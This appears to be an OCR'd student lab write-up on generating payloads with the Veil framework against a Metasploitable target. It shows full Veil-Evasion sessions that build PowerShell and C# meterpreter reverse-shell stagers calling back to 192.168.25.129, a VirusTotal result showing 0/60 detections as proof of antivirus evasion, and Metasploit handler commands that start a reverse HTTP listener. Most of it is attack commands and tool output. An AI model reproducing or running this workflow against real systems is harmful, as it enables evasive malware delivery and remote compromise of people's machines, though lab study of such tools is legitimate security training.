

Payloads Using Veil Framework

Target: Metasploitable Machine

Installed the veil from github and created a meterpreter/reverse tcp payload name Suprise. Then on msfconsole exploited this payload for windows.





```
[powershell/meterpreter/rev_tcp>>]: set LHOST 192.168.25.129
[powershell/meterpreter/rev_tcp>>]: generate
═══════════════════════════════════════════════════════════════
                          Veil-Evasion
═══════════════════════════════════════════════════════════════
     [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
═══════════════════════════════════════════════════════════════

 [>] Please enter the base name for output files (default is payload): Suprise
═══════════════════════════════════════════════════════════════
                          Veil-Evasion
═══════════════════════════════════════════════════════════════
     [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
═══════════════════════════════════════════════════════════════

 [*] Language: powershell
 [*] Payload Module: powershell/meterpreter/rev_tcp
 [*] PowerShell doesn't compile, so you just get text :)
 [*] Source code written to: /var/lib/veil/output/source/Suprise.bat
 [*] Metasploit Resource file written to: /var/lib/veil/output/handlers/Suprise.rc

Hit enter to continue...
═══════════════════════════════════════════════════════════════
                          Veil-Evasion
═══════════════════════════════════════════════════════════════
     [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
═══════════════════════════════════════════════════════════════

Veil-Evasion Menu

       41 payloads loaded

Available Commands:

       back                Go to Veil's main menu
       checkvt             Check VirusTotal.com against generated hashes
       clean               Remove generated artifacts
```

VirusTotal - File - 4a55fde ×

https://www.virustotal.com/gui/file/4a55fde33cf778421a357a655ce7f821b967cc7b3b5f39f2dc641913fd5b0e49?nocache=1

Kali Linux · Kali Tools · Kali Docs · Kali Forums · Kali NetHunter · Exploit-DB · Google Hacking DB · OffSec

4a55fde33cf778421a357a655ce7f821b967cc7b3b5f39f2dc641913fd5b0e49

Sign in · Sign up

0 / 60

Community Score

No security vendors and no sandboxes flagged this file as malicious

4a55fde33cf778421a357a655ce7f821b967cc7b3b5f39f2dc641913fd5b0e49
Suprise.rc
text

145 B
Size

2022-09-24 21:19:55 UTC
a moment ago

TXT

DETECTION · DETAILS · COMMUNITY

Security Vendors' Analysis

Acronis (Static ML)	Undetected	Ad-Aware	Undetected
AhnLab-V3	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	Arcabit	Undetected
Avast	Undetected	Avira (no cloud)	Undetected
Baidu	Undetected	BitDefender	Undetected
BitDefenderTheta	Undetected	Bkav Pro	Undetected
ClamAV	Undetected	CMC	Undetected

Created a meterpreter/reverse http payload name TopSecret. Then on msfconsole exploited this payload for android.

```
Veil/Evasion>: use 9
```

```
                                Veil-Evasion
```

```
    [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
```

```
 Payload Information:

        Name:           Pure C# Reverse HTTP Stager
        Language:       cs
        Rating:         Excellent
        Description:    pure windows/meterpreter/reverse_http stager, no
                        shellcode

Payload: cs/meterpreter/rev_http selected
```

```
[cs/meterpreter/rev_http>>]: set LHOST 192.168.25.129
[cs/meterpreter/rev_http>>]: generate
```

```
                                Veil-Evasion
```

```
     [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
```

```
 [>] Please enter the base name for output files (default is payload): TopSecret
```

```
                                Veil-Evasion
```


```
     [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
```

```
 [*] Language: cs
 [*] Payload Module: cs/meterpreter/rev_http
 [*] Executable written to: /var/lib/veil/output/compiled/TopSecret.exe
 [*] Source code written to: /var/lib/veil/output/source/TopSecret.cs
 [*] Metasploit Resource file written to: /var/lib/veil/output/handlers/TopSecret.rc

Hit enter to continue ...
```

```
                                Veil-Evasion
```

```
     [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
```




```
msf6 exploit(multi/handler) > set payload android/shell/reverse_http
payload => android/shell/reverse_http
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (android/shell/reverse_http):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The local listener hostname
   LPORT  8080             yes       The local listener port
   LURI                    no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > set LHOST 192.168.25.129
LHOST => 192.168.25.129
msf6 exploit(multi/handler) > exploit

[*] Started HTTP reverse handler on http://192.168.25.129:8080
```